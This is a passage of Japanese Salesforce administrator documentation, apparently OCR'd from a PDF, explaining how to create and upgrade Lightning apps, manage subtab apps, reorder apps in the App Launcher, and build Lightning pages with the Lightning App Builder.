Lightning アプリケーションを作成する最適なタイミングは、Lightning Experience をロールアウトしているときです。そのため、Lightning アプリケーションの作成をロールアウト戦略に含めます。Trailhead モジュール「Lightning Experience のロールアウト」に、円滑に移行するためのすばらしいアイデアが多数紹介されています。

ユーザに説明し、優先事項について尋ねます。アプリケーションのタブをカスタマイズすることが、ユーザと交流するまたとない機会となります。各ユーザグループには、それぞれの優先事項があります。ユーザにとって最優先のオブジェクトと項目を見つけ出してください。

- Chatter グループにフィードバックを投稿するよう、ユーザに依頼します。
- アンケートを実施します。
- ランチセッションをスケジュールします。無料のランチが嫌いな人はいないので、ほぼ全員が喜んで意見を述べてくれるでしょう。

組織全員の必要なオブジェクトのマスタリストを作成します。次に、営業担当、営業マネージャ、役員など各グループ用にリストを縮小します。どのユーザグループ向けのメニューでも、ホーム、ToDo、フィードなど一定のオブジェクトは共通です。各グループにとって優先度の高い項目を最上部に表示します。優先度の低い項目は下方に配置するか、まとめて削除します。使用頻度の低い項目については、アプリケーションランチャーからいつでもアクセスできます。

Lightning アプリケーションの作成

Salesforce Classic と同様に Lightning Experience でもアプリケーションを作成でき、さらに多くの機能を追加できます。Lightning アプリケーションのブランド設定とカスタマイズを行うと、ユーザはさらに効率的に作業できるようになります。たとえば、財務部門用に Lightning アプリケーションを作成し、一般的な業務を完了するために必要となる重要な項目 (タブなど) をすべて組み込みます。財務部門に関連付けられたユーザプロファイル用に、ナビゲーションバーの色をカスタマイズしたり、ロゴでブランド設定したり、アプリケーションをアプリケーションランチャーで使用できるようにしたりすることができます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーションマネージャ] を選択します。
2. [新規 Lightning アプリケーション] をクリックし、新規 Lightning アプリケーションウィザードを実行します。

   アプリケーション名の指定、プライマリ色の設定、ロゴの表示、アプリケーションのナビゲーションバーに表示する項目のカスタマイズ、アプリケーションのユーザプロファイルへの割り当てを実行できます。Lightning Voice や Open CTI ソフトフォンなどのユーティリティが組織に含まれている場合は、アプリケーションのユーティリティバーにそれらを追加するオプションが表示されます。

   ナビゲーションバーを整理するときは、リストの最上位にある項目がアプリケーションのランディングページになることに注意してください。

   ヒント: アプリケーションの説明は、アプリケーションランチャーにアイコンと共に表示されます。ユーザにとってわかりやすい説明にしてください。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

関連トピック:

Lightning アプリケーション

Salesforce アプリケーションの考慮事項

Classic アプリケーションから Lightning アプリケーションへのアップグレード

Lightning Experience では Classic アプリケーションを Lightning アプリケーションにアップグレードし、カスタマイズした色、ロゴ、ユーティリティバー、およびナビゲーションバーでサポートされる Lightning ページなどの追加項目により、Lightning Experience ユーザ向けにアプリケーションを拡張できます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーションマネージャ] を選択します。
2. アップグレードする Classic アプリケーションをアプリケーションリストで検索します。

   メモ: [Lightning で参照可能] がオンになっていれば、Lightning Experience のアプリケーションランチャー経由でその Classic アプリケーションにアクセスでき、完全に機能します。ただし、Lightning Experience で動作しても、Lightning アプリケーションのすべての利点を活用できるわけではありません。アップグレードをお勧めするのはこのためです。

3. ▼ をクリックし、[アップグレード] を選択します。
   Classic アプリケーションがコピーされ、Lightning Experience 用にアップグレードされます。これで、アプリケーションの Classic バージョンと Lightning バージョンという、2 つのバージョンが作成されました。アップグレード後、Classic アプリケーションには、Lightning Experience のアプリケーションランチャーからアクセスできなくなります。アプリケーションリストにはまだ Classic アプリケーションが表示されますが、[Lightning で参照可能] はオフになります。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

アプリケーションの 2 つのバージョンは個別に管理する必要があります。Classic アプリケーションに追加で変更を加えても、アプリケーションの Lightning バージョンには反映されません (逆も同様)。

メモ: Classic アプリケーションを Lightning Experience で使用できるようにするかどうかを切り替えるには、Classic アプリケーションの詳細ページで [Lightning Experience で表示] のオンとオフを切り替えます。

関連トピック:

Lightning アプリケーション
Salesforce アプリケーションの考慮事項

Salesforce アプリケーションの考慮事項

Lightning Experience または Salesforce Classic でアプリケーションを操作するときには、次の考慮事項に留意してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一般情報

- カスタムアプリケーションは削除できますが、標準アプリケーションは削除できません。カスタムアプリケーションを削除すると、Force.com アプリケーションメニューとアプリケーションランチャーからアプリケーションが削除されますが、関連付けられたオブジェクトは削除されません。アプリケーションのオブジェクトを作成した場合は、そのオブジェクトも削除することを検討してください。
- Salesforce コンソールアプリケーションは、カスタムアプリケーションです。
- 標準アプリケーションの表示ラベル、説明またはロゴは変更できません。
- アプリケーションの作成後、アプリケーションの種別を標準から接続済みに、またはその反対に変更することはできません。
- Salesforce Platform および Salesforce Platform One ライセンスユーザの場合は、Force.com アプリケーションメニューおよび Lightning Experience アプリケーションランチャーに、プラットフォーム標準アプリケーションのみが表示されます。Salesforce Classic でプラットフォーム標準アプリケーション用に一意の表示ラベルを指定する方法についての詳細は、「Salesforce Classic のカスタムアプリケーションの作成」(ページ 6180)を参照してください。
- Professional Edition でアプリケーションをユーザプロファイルに割り当てるには、組織でユーザプロファイルを有効にする必要があります。

Classic アプリケーション

- ドキュメントライブラリから Classic アプリケーションのカスタムアプリケーションのロゴを選択するときは、次の要件に留意してください。
  - 画像は GIF または JPEG 形式で、20 KB 以下にする必要があります。
  - 画像の幅が 300 ピクセル、高さが 55 ピクセルより大きい場合、適切なサイズに縮小されます。
  - 画面上にきれいに表示されるように、背景を透明にした画像を使用することをお勧めします。
  - 画像をユーザに表示するには、そのドキュメントのプロパティで［外部参照可］チェックボックスがオンになっている必要があります。

Lightning アプリケーション

- Salesforce Classic では、ユーザは、アクセスした各アプリケーションに表示されるタブをカスタマイズできます。タブのカスタマイズ機能は Lightning Experience ではサポートされません。Classic アプリケーションに対してユーザがカスタマイズしたタブ設定は、Lightning Experience に反映されません。
- Lightning Voice またはその他のデフォルトユーティリティバー項目をアプリケーションで有効にした場合、それを無効にすることはできません。アプリケーションの作成後は、戻ってそれらを有効にすることもできません。

- Lightning Experience では、ライセンスによってアプリケーション制限が制御されます。たとえば、使用できる標準アプリケーション、Lightning アプリケーションのナビゲーションバーに表示できる項目数などが制御されます。
- Lightning アプリケーションの制限は、Classic アプリケーションの制限と同じです。たとえば、Enterprise Edition 組織では、260 個までのアプリケーションと 1,225 個までのタブを使用できます。詳細は、「Salesforce の機能とエディションの制限」を参照してください。
- Lightning アプリケーションの説明はアプリケーションランチャーに表示されるため、説明は簡潔にすることをお勧めします。
- Lightning Experience でアプリケーションのカスタムアプリケーション画像を選択するときには、次の要件に留意してください。
  - アプリケーション画像は Lightning Experience と Salesforce1 の両方でアプリケーションを表します。
  - 5 MB より小さい、JPG、PNG、BMP、GIF 形式の画像を選択してください。
  - 結果を最適にするには、128 × 128 ピクセルの画像をアップロードします。128 × 128 ピクセルの最大表示より大きい画像は、サイズが自動的に変更されます。
- アプリケーションランチャーに表示されるオブジェクトをすべてアプリケーションに表示できるわけではありませんが、どのオブジェクトを表示できるかは簡単に確認できます。Lightning Experience アプリケーションマネージャからウィザードを開始すると、ナビゲーションバーに使用できるすべての項目が表示されます。

サブタブアプリケーションとは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アプリケーションは、アプリケーション機能を提供するために 1 つの単位として機能するタブのグループです。同様に、サブタブアプリケーションは、Chatter プロファイルページに表示されるタブの集合です。サブタブアプリケーションには、デフォルトタブとカスタムタブの両方を含めることができます。

プロファイルページに表示されるタブは、ユーザのコンテキストに応じて異なります。サブタブアプリケーションは、ユーザのプロファイルページなどの特定のページに使用できるさまざまなタブのセットです。

次のデフォルトサブタブアプリケーションは、ユーザのコンテキストに応じて表示されるタブを決定します。

サブタブアプリケーション	ユーザへの表示条件
プロファイル (他のユーザ)	ユーザが内部組織内の別のユーザを表示しているとき
プロファイル (自分)	ユーザが内部組織内の自分自身のプロファイルを表示しているとき
コミュニティのプロファイル(他のユーザ)	ユーザがコミュニティ内で別のユーザを表示しているとき。コミュニティが有効な場合にのみ表示されます。

サブタブアプリケーション	ユーザへの表示条件
コミュニティのプロファイル (自分)	ユーザがコミュニティ内で自分自身のプロファイルを表示しているとき。コミュニティが有効な場合にのみ表示されます。

メモ: エンドユーザは、サブタブアプリケーションの表示をカスタマイズできません。システム管理者は、[タブの設定] の［タブを隠す］オプションを使用して、サブタブアプリケーション内でタブを非表示にすることができます。ユーザには、［デフォルトで非表示］および［デフォルトで表示］に設定されたタブを表示できます。

関連トピック:

サブタブアプリケーションの管理
ヒント集: Chatter プロファイルページのカスタマイズ

サブタブアプリケーションの管理

ユーザのプロファイルページのサブタブアプリケーションを表示およびカスタマイズできます。

[設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、組織のサブタブアプリケーションを表示します。

次の操作を実行できます。

- サブタブアプリケーションの詳細を表示するには、[サブタブアプリケーション] セクションで名前をクリックします。これにより、アプリケーションで使用できるタブ (リリース前のものも含む) などのプロパティが表示されます。詳細を表示するには、[含まれるタブ] リストのカスタムタブをクリックします。
- サブタブアプリケーションのプロパティを変更するには、[編集] をクリックし、サブタブアプリケーションに含めるタブの選択、表示順序の変更、［デフォルトの表示タブ］の設定を行います。

  メモ: システム管理者は、権限セットまたはプロファイルの設定を変更して、各タブへのユーザアクセスを制限できます。これにより、特定のタブの使用を一部のユーザには許可し、他のユーザには禁止することができます。

関連トピック:

サブタブアプリケーションとは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

サブタブアプリケーションの表示の制御

サブタブアプリケーションを設定したら、プロファイルページで特定のタブをどのユーザに表示するかを指定できます。

サブタブアプリケーション内でタブの表示を制御する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
2. 次のいずれかの操作を実行します。
   - 元のプロファイルユーザインターフェース — 変更するプロファイルの横にある [編集]をクリックし、［タブの設定]セクションまでスクロールします。
   - 拡張プロファイルユーザインターフェース — 変更するプロファイルをクリックし、[オブジェクト設定]をクリックします。編集するオブジェクトをクリックし、[編集] をクリックします。

   メモ: 一部のプロファイル (Chatter 外部ユーザや Chatter Free ユーザなど) には、サブタブアプリケーションの表示権限がありません。
3. タブの設定を変更します。

   エンドユーザは、サブタブアプリケーションの表示をカスタマイズできません。システム管理者は、［タブの設定] の［タブを隠す］オプションを使用して、サブタブアプリケーション内でタブを非表示にすることができます。ユーザには、［デフォルトで非表示］および［デフォルトで表示］に設定されたタブを表示できます。
4. (元のプロファイルユーザインターフェースのみ) ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザのマイディスプレイのカスタマイズに変更を反映させる] を選択します。
5. [保存] をクリックします。

関連トピック:

- サブタブアプリケーションとは?
- サブタブアプリケーションの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

アプリケーションの並び替え

組織のSalesforceアプリケーション、カスタムアプリケーション、接続アプリケーションのデフォルトの順序を並び替えます。アプリケーションランチャーでアプリケーションを非表示にすることもできます。

システム管理者は、組織のユーザに表示されるアプリケーションのデフォルトの並び替え順を制御します。この対象は、Salesforce マーケティングアプリケーションやコールセンターアプリケーションなどのSalesforceの標準アプリケーションと、組織のカスタムアプリケーションです。組織で接続アプリケーションを使用していることもあります。接続アプリケーションには、Gmail™ や Microsoft Office 365™ などの生産性アプリケーションや、ユーザの業務遂行を支援するその他のアプリケーションがあります。

組織に設定する並び替え順は、ユーザのデフォルトビューになります。ユーザは組織のデフォルトビューから開始して、最も頻繁に使用するアプリケーションにすばやくアクセスできるようにアプリケーションの順序を並び替えることができます。

エディション

使用可能なエディション: Lightning Experience と Salesforce Classic の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic での Force.com アプリケーションメニューとアプリケーションランチャーの並び替え
アプリケーションが Force.com アプリケーションメニューに表示される順序を変更できます。

Salesforce Lightning Experience でのアプリケーションランチャーのアプリケーションの並び替え
アプリケーションランチャーに表示されるアプリケーションの組織のデフォルトの表示設定や順序を変更できます。

Salesforce Classic での Force.com アプリケーションメニューとアプリケーションランチャーの並び替え

アプリケーションが Force.com アプリケーションメニューに表示される順序を変更できます。

Force.com アプリケーションメニューは、各アプリケーションページの上部に表示されるドロップダウンリストです。アプリケーションランチャーが有効になっていると、オンプレミス型アプリケーション、接続アプリケーション、および Salesforce アプリケーションにリンクするロゴが表示されます。

1. [設定] から、次のいずれかの操作を実行します。
   a. [クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、[並び替え] をクリックします。
   b. [クイック検索] ボックスに「アプリケーションメニュー」と入力し、[アプリケーションメニュー] を選択します。
2. 必要に応じて、リストのアプリケーションをドラッグして順序を変更します。変更はその場で有効になります。
3. 必要に応じて、[参照可能] または [非表示] をクリックすると、組織のすべてのユーザに対してアプリケーションランチャーの個々のアプリケーションを表示または非表示にできます。

組織にインストールされたすべてのアプリケーションは、並び替え用に表示されます。ただし、Force.com アプリケーションメニューとアプリケーションランチャーに表示されるアプリケーションは、各アプリケーションの表示設定とユーザ権限によって異なります。たとえば、システム管理者には通常、標準ユーザより多くのアプリケーションが表示されます。ユーザ権限がありプロファイルで参照可能になっているすべてのアプリケーションが表示されます。アプリケーションランチャー、接続アプリケーション、およびサービスプロバイダでは、開始URLがリストされている必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

関連トピック:

- Salesforce アプリケーションとは?
- Salesforce Classic のカスタムアプリケーションの作成
- 別のアプリケーションを開く
- アプリケーションランチャー

Salesforce Lightning Experience でのアプリケーションランチャーのアプリケーションの並び替え

アプリケーションランチャーに表示されるアプリケーションの組織のデフォルトの表示設定や順序を変更できます。

アプリケーションランチャーには、ユーザが使用可能なすべての Salesforce アプリケーションと、システム管理者が組織にインストールした接続アプリケーションが表示されます。システム管理者は、アプリケーションランチャーを使用して、組織のアプリケーションのデフォルトの並び替え順と表示を設定できます。ユーザは、アプリケーションランチャー内で自分のビューを並び替えることができます。

1. [設定] から、次のいずれかの操作を実行します。
   a. [クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、[並び替え] をクリックします。
   b. [クイック検索] ボックスに「アプリケーションメニュー」と入力し、[アプリケーションメニュー] を選択します。
2. 必要に応じて、リストのアプリケーションをドラッグして順序を変更します。変更はその場で有効になります。
3. [参照可能] または [非表示] をクリックすると、組織のすべてのユーザに対してアプリケーションランチャーの個々のアプリケーションを表示または非表示にできます。

組織にインストールされたすべてのアプリケーションは、並び替え用に表示されます。ただし、アプリケーションランチャーに表示されるアプリケーションは、各アプリケーションの表示設定とユーザ権限によって異なります。たとえば、システム管理者には通常、標準ユーザより多くのアプリケーションが表示されます。ユーザ権限がありプロファイルで参照可能になっているすべてのアプリケーションが表示されます。接続アプリケーションおよびサービスプロバイダでは、開始 URL がリストされている必要があります。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce アプリケーションとは?
別のアプリケーションを開く

Force.com ホームページ

Force.com ホームページには、アプリケーションを作成および管理するためのオプションがあります。

Force.com ホームページには、[設定] からアクセスします。

- 参照または検索が可能な左サイドバーでは、すべての設定アクション、タスク、およびツールにアクセスできます。
- [始めましょう] ボックスには、ワンステップで基本アプリケーションを作成するためのツールとアプリケーションの拡張および管理に関する情報へのリンクがあります。以前に消去した場合、このボックスは表示されません。
- [最近使ったデータ] リストには、最近表示、編集、または作成したメタデータ項目とその関連オブジェクトが表示されます。
- [システムの概要] メッセージボックスには、組織が使用制限に到達したことを知らせるメッセージが表示されます。[システムの概要] メッセージボックスはデフォルトでは有効化されていません。
- [クィックリンク]ボックスには、ツール、ユーザ、アプリケーション、セキュリティ、およびデータを管理するためのリンクがあります。
- [コミュニティ]ボックスには使用可能なリソースが表示されます。このボックスを以前に消去した場合は、新しい各リリースで再表示されます。
- 右のパネルには開発者とシステム管理者に役立つ外部リンクがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** を除くすべてのエディション

ユーザ権限

Force.com ホームページにアクセスする
- 「アプリケーションのカスタマイズ」

関連トピック:

[最近使ったデータ] リスト (ベータ)

[最近使ったデータ] リスト (ベータ)

[最近使ったデータ]リストには、最近表示、編集、または作成したメタデータ項目とその関連オブジェクトが表示されます。

メモ: [最近使ったデータ] リストはベータ版です。本番品質ではありますが、既知の制限があります。

[最近使ったデータ] リストに含まれる内容は、次のとおりです。

- Apex クラス
- Apex トリガ
- 承認プロセス
- アプリケーション
- カスタムレポートタイプ
- メールテンプレート
- 項目
- オブジェクト
- ページレイアウト

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** を除くすべてのエディション

- 権限セット
- プロファイル
- レコードタイプ
- 静的リソース
- タブ
- ユーザ
- 入力規則
- Visualforce ページ
- Visualforce コンポーネント
- ワークフローメールアラート
- ワークフロー項目自動更新
- ワークフローアウトバウンドメッセージ
- ワークフロールール
- ワークフロー ToDo

メモ: [設定] の [最近使ったデータ] リストは、多くの Salesforce ページのサイドバー列にある [最近使ったデータ] セクションとは無関係です。[設定] のリストにはシステム管理者が使用した項目が表示されますが、サイドバーの[最近使ったデータ]セクションにはエンドユーザが作業したレコードが表示されます。

Force.com システムの概要メッセージの設定

メモ: [システムの概要]ページでは、組織で有効化されている項目のみが表示されます。たとえば、[システムの概要]ページでは、組織でワークフローが有効化されている場合に限り、ワークフロールールが表示されます。

組織の制限に到達しつつあることを通知するには、Force.com ホームページにシステムの概要の使用状況メッセージを追加します。Force.com ホームページに表示されるシステムの概要メッセージは、展開、折りたたみ、または非表示にすることができます。デフォルトでは、システムの概要ホームページのメッセージは有効化されています。

Force.com ホームページ上のシステムの概要メッセージを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*システムの概要*」と入力し、[システムの概要] を選択します。
2. **[Force.com メッセージの設定]を設定]** をクリックします。
3. Force.com ホームページで表示または非表示にするシステムの概要メッセージのタイプを選択または選択解除します。
4. **[OK]** をクリックします。

重要: 組織の制限に到達しつつある場合、Force.com ホームページにはシステムの概要メッセージのみが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Personal** Edition および Database.com Edition を除くすべてのエディション

ユーザ権限

Force.com メッセージを設定する
- 「アプリケーションのカスタマイズ」

Force.com ホームページでシステムの概要メッセージを有効化または非表示にすると、システムの概要メッセージの個別のビューにのみ影響します。

カスタムモバイルアプリケーションの作成

Lightning ページおよび Lightning アプリケーションビルダーを使用したカスタムモバイルアプリケーションの作成

Lightning アプリケーションビルダー

Lightning アプリケーションビルダーは、Salesforce1 と Lightning Experience のカスタムページを簡単に作成するためのポイント&クリックツールです。Lightning アプリケーションビルダーでは、さまざまなコンポーネントを 1 つのページにまとめて、ユーザに必要な操作をすべて 1 か所で行うことができます。

Lightning アプリケーションビルダーにアクセスするには、[設定] から [クイック検索] ボックスに「*Lightning アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダー]** を選択します。


Lightning アプリケーションビルダーでは、次のものを作成できます。

- 標準ページにドリルダウンする単一ページアプリケーション
- 四半期の上位の販売見込み客や主要なリードを追跡するアプリケーションなど、ダッシュボードスタイルのアプリケーション
- ユーザが経費を入力し、送信した経費を監視する経費アプリケーションなど、特定の作業に対処する「ポイント」アプリケーション
- ユーザのニーズに合わせて調整した、オブジェクトのカスタムレコードページ
- ユーザが最も使用するコンポーネントと機能が含まれたカスタムホームページ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



Lightning ページは、Lightning アプリケーションビルダーの基盤となる技術です。Lightning ページは、Salesforce1 モバイルアプリケーションまたは Lightning Experience で使用するページを設計できるカスタムレイアウトです。

Lightning ページは、Lightning コンポーネントを使用して作成されます。これらのコンポーネントは設定および再利用が可能なコンパクトな要素で、Lightning アプリケーションビルダーのページ範囲にドラッグアンドドロップできます。

Lightning アプリケーションビルダーでは、標準、カスタム、サードパーティのコンポーネントを使用できます。

標準コンポーネント
: 標準コンポーネントとは、Salesforce が作成した Lightning コンポーネントです。

カスタムコンポーネント
: カスタムコンポーネントとは、各自が作成した Lightning コンポーネントです。一部の変更を加え、カスタム Lightning コンポーネントは、Lightning アプリケーションビルダーで機能できます。Lightning コンポーネントをアプリケーションビルダーに適合させる方法についての詳細は、*『Lightning コンポーネント開発者ガイド』*を参照してください。

AppExchange のサードパーティコンポーネント
: AppExchange には、Lightning コンポーネントのマーケットプレイスがあります。設定済みのコンポーネントが含まれ、Lightning アプリケーションビルダーですぐに使用できるパッケージが見つかります。

Lightning アプリケーションビルダーは、最新のデスクトップバージョンの Microsoft® Internet Explorer®、Google Chrome™、 Apple® Safari®、Mozilla® Firefox® でサポートされます。Lightning アプリケーションビルダーは、モバイルブラウザまたは Internet Explorer バージョン 10 以前ではサポートされません。Lightning アプリケーションビルダーで推奨される最小解像度は 1280x1024 です。

カスタムアプリケーションページの作成: 全体像

カスタムアプリケーションで最も重要なオブジェクトと項目に Lightning Experience および Salesforce1 ユーザがアクセスできるアプリケーションページを、わずか数ステップで作成できます。カスタムアプリケーションページは、Lightning ページを使用して作成されます。

1. ページを作成する前に、どのコンポーネントを含め、ユーザがどのようなグローバルアクションを必要とするかを判断します。
2. Lightning ページを作成します。
3. ページにアクションを追加します。
4. Lightning アプリケーションビルダーで Lightning ページを有効化します。

   有効化すると、アプリケーションページのカスタムタブの作成、表示の設定、Salesforce1のナビゲーションリストおよび Lightning Experience アプリケーションのナビゲーションバーへの追加をすべて 1 か所で行うことができます。

Lightning ページ


Lightning ページは、Salesforce1 モバイルアプリケーションまたは Lightning Experience で使用するページを設計できるカスタムレイアウトです。

Lightning ページは、ページレイアウトと Visualforce ページの中間に位置します。ページレイアウトと同様、Lightningページではページにカスタム項目を追加できます。ただし、これらのカスタム項目は、項目やVisualforce コンポーネントではなく Lightning コンポーネントであるため、高い柔軟性があります。

Lightning ページを使用して、アプリケーションページを作成し、そのページを Salesforce1 のナビゲーションリストまたは Lightning アプリケーションのナビゲーションバーに追加できます。アプリケーションページにより、ユーザは、そのアプリケーションで最も重要なオブジェクトや項目にすばやくアクセスできるようになります。

また、Lightning ページを使用して、Lightning Experience 向けにカスタマイズされたレコードページやホームページを作成できます。


Lightningページの構造は、それを表示するデバイスに適合されます。ページの作成時に選択したテンプレートは、特定のデバイスでの表示方法を制御します。Lightningページのテンプレートにより、ページがいくつかの領域に分割されます。



Lightning ページは、Lightning コンポーネントを使用して作成されます。これらのコンポーネントは設定および再利用が可能なコンパクトな要素で、Lightning アプリケーションビルダーのページ範囲にドラッグアンドドロップできます。

Lightning ページは、複数のコンポーネントを配置可能な領域で構成されます。

例: Salesforce1 の次の Lightning ページには、検索条件リストコンポーネント、最近使ったデータコンポーネント、および 1 つのグローバルアクションがあります。



関連トピック:

Lightning ページのフロー (ベータ) の考慮事項と制限事項

Lightning ページの種別

Lightning アプリケーションビルダーでは Lightning ページのさまざまな種別を作成できます。Lightning ページの種別を設定したら、変更できません。

アプリケーションページ

アプリケーションページは Salesforce1 および Lightning Experience の両方でサポートされます。

アプリケーションページを使用してサードパーティアプリケーションのホームページを作成し、そのページを Salesforce1 および Lightning Experience のナビゲーションメニューに直接追加できます。このページがアプリケーションホームページになり、そのアプリケーションで最も重要なオブジェクトや項目にすばやくアクセスできます。

